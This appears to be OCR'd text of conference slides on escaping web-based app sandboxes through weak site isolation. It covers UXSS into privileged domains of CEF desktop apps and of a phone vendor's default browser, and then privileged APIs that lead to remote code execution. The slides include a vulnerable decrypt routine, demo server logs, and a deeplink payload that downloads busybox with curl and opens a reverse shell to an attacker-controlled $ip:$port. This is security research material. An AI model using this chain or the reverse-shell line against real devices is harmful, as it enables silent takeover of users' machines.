
The Design of Web-based App

But if real-world software has perfect site isolation ?

Due to compromises in performance and other aspects, many web-based applications are **deficient in the implementation of site isolation.**

In apps that do not implement Full site isolation, we may use the UXSS solution to call any privileged API to achieve the effect of **sandbox escape.**

Let’s show the design and attack methods in different types of apps in turn.



Sandbox Escape

Universal XSS

Renderer RCE

Escape Modern Web-Based App Sandbox From Site-Isolation Perspective

The Apps we care

- Web-based APP on PC

  -> e.g. PC Application based CEF

- Mobile Browser

  -> e.g. The default browser for mobile phone


- Android App based WebView

  -> e.g. The App Store for mobile phone

Type 1: PC Application based CEF

Web-based APP on PC

How to develop a Web-based APP on PC?



1. Privileged API code mainly implements the common functions of the client

2. Many implicit deeplinks are registered in Privileged domain resolution

Web-based APP on PC

The weakness in Web-based APP on PC?

1. Stability
2. Running speed
3. Good user experience

What Can be optimized in Web-based APP ?
(Optimizing chrome itself is difficult, it is better to optimize the process of loading pages)

1. **When the APP opening:** A renderer process is created in the background.
2. **When clicking a URL:** Display the window of renderer process and navigate to the URL.
3. **When closing the Website:** Hide the window and navigate to *about:blank.*

: Save the overhead of startup and destruction!

: Kill the site isolation, we can get UXSS in privileged domain!

Web-based APP on PC

Find More bugs in privileged API

Privileged_API. cryptoAPI.decrypt(key,input,output,cb)

- Unverified input file source: **UNC?**
- Path traversal when writing files: **../../X.exe?**

Write any value to any file

Privileged_API.StartX.start()


- CreateProcess(“”, “X.exe”,Null, …);

Start an executable file

Remote Code Execution

```
BOOL decrypt(const wchar_t* inputFilePath, const wchar_t*
outputFilePath, const char* key, Function *cb)
{
    HANDLE hInputFile = CreateFile(inputFilePath, GENERIC_READ, 0,
NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    std::ofstream outputFile(outputFilePath, std::ios::binary);
    DWORD fileSize = GetFileSize(hInputFile, NULL);
    BYTE* inputData = new BYTE[fileSize];
    DWORD bytesRead;

    if (!ReadFile(hInputFile, inputData, fileSize, &bytesRead, NULL))
    {
        cb();
        return FALSE;
    }

    CloseHandle(hInputFile);
    DecryptImpl(inputData);
    outputFile.write(reinterpret_cast<const char*>(inputData),
bytesRead);

    outputFile.close();
    cb();
    return TRUE;
}
```

Demo for Web-based APP on PC



```
C:\Windows\System32\cmd.exe - node  server.js
Microsoft Windows [版本 10.0.19045.3208]
(c) Microsoft Corporation。保留所有权利。

[redacted]\exp>node server.js
HTTP Server is running on: PORT 9999
GET
[404] /test.html
GET
ret index.html
GET
ret util.js
GET
GET
ret index.html
GET
ret util.js
GET
```

计算器
标准
0
MC MR M+ M− MS M˅
% CE C ⌫
¹⁄x x² ²√x ÷
7 8 9 ×
4 5 6 −
1 2 3 +
+/− 0 . =
Process Explorer - Sysinternals: www.sysinternals.com
File Options View Process Find Users Help
文件 主页 共享 查看
此电脑 › 本地磁盘 (C:) › Program Files (x86)
在 current_new 中搜索
文档 图片 current test tmp typora WPS云盘 OneDrive 此电脑 3D 对象 视频 图片 文档
名称 修改日期 类型 大小
设置 主页 状态 以太网 拨号
激活 Windows

CPU Usage: 8.60% Commit Charge: 72.72% Processes: 226 Physical Usage: 62.71%

Visible on site

Remote Code Execution

Type 2: The default browser for phones

The Design of Mobile Browser

Why Vendors' default Mobile Browser?

- One of the few applications that can interact
- RCE is possible with just one click
- Pre-installed on your phone, no need to download
- Interactive points for mobile projects on pwn2own

This is an attractive target for security researchers !!

The Design of Mobile Browser

Vendors' default Mobile Browser vs **Android Chrome**

- The manufacturer's default browser is a secondary development based on Android
- Pre-installed on your phone, no need to download
- Interactive points for mobile projects on pwn2own

The site isolation mechanism implemented by the vendors' default browser is similar to Android Chrome, both are **Partial Site-Isolation.**

So we can use the UXSS method mentioned earlier to inject JS into the records of the privileged domain to further control the privileged domain.

The Design of Mobile Browser

A Case: The default browser of mobile phone A

- After testing, we found that there are some advertising functions in the browser, which enables silent installation of the App.

- After analysis, we found that such advertising functions can only be called from specific websites, which are privileged domains designated for mobile phone manufacturers.

The Design of Mobile Browser

Useful privilege API：

- browser.openApp(app_name_string)

  -> Apps can be opened based on the app_name_string

- browser.installApp(app_name_string, callback)

  -> Apps can be installed based on the parameter app_name_string

  -> We can use the **parameter callback** to call openApp after installation.

The Design of Mobile Browser

This is not good enough:

we found that **only apps in the app store** can be installed.

-> We need to upload a self-developed app with a backdoor to the app store, just like most of the pwn2own players in recent years.

However, this method takes more time and carries the risk of being discovered by the auditors, but **we have to rush to participate in TFC**.

Are there other ways to exploit it?

The Design of Mobile Browser

A possible solution：

- We can control the device through existing apps in some app stores.
- The App needs to be able to interact with us to achieve the effect of executing an arbitrary command.
- After analysis, we identified the following applications:

Terminal application or **scripting language interpreter**

The Design of Mobile Browser

Why terminal application ? >_

We found that there is such an App that can execute the parameters passed in by deeplink as commands.

like this, **terminal://xlabxlab?cmd=${whoami}**

So, we can reverse shell by download and run busybox as nc.

```
terminal://xlabxlabt?cmd=

curl –o data/data/terminal.app/busybox http://$ip:$port/busybox;

chmod 755 data/data/terminal.app/busybox;

/data/data/terminal.app/busybox nc  $ip $port –e bin/sh
```

The Design of Mobile Browser


And more flexible privileged API we need:

- browser.startActivityWithDeeplink(deeplink_string)

  -> Software can be launched based on deeplink_data

  -> Compared with openApp, this method can pass arguments when starting the App.

Demo



```
python -m SimpleHTTPSe
.0 port 80 ...
6/Oct/2021 20:55:55] "GET / HTTP/1.1" 200 -
6/Oct/2021 20:55:55] "GET /conf.js HTTP/1.1" 200 -
16/Oct/2021 20:55:56] code 404, message File not foun

16/Oct/2021 20:55:56] "GET /favicon.ico HTTP/1.1" 404

[16/Oct/2021 20:56:01] "GET /exp.html HTTP/1.1" 200 -
[16/Oct/2021 20:56:06] "GET /busybox HTTP/1.1" 200 -
